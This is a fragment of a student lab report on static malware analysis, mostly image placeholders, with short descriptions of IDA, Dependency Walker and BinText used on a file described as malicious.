



➤ Code Sections



➤ Control Flow and structure Analysis









➤ After the insert the malware Analysis report was generated from the IDA .


Objective: 03

Identify file dependencies using Dependency Walker

- Dependency Walker, also known as depends.exe, is a tool that provides information about the dependencies of a Windows executable or dynamic link library (DLL). It helps users understand the relationships between different modules, and it's particularly useful for troubleshooting issues related to missing or incompatible dependencies.
- To identify file dependencies using Dependency Walker, I have uploaded the pdf file “CEH Book”










- This assignment focused on utilizing Dependency Walker to explore the dependencies of the created malicious file, contributing to a better understanding of its internal structure and potential threats.

Objective: 04

Perform a strings search using BinText

- BinText is a simple yet powerful Windows-based utility used for analyzing and extracting textual information from binary files. It's commonly employed by security researchers, reverse engineers, and digital forensics experts for tasks such as analyzing malware, inspecting binary files, and extracting embedded text or strings.
- BinText is designed to extract ASCII and Unicode strings from binary files. It helps reveal human-readable content embedded within non-text files.



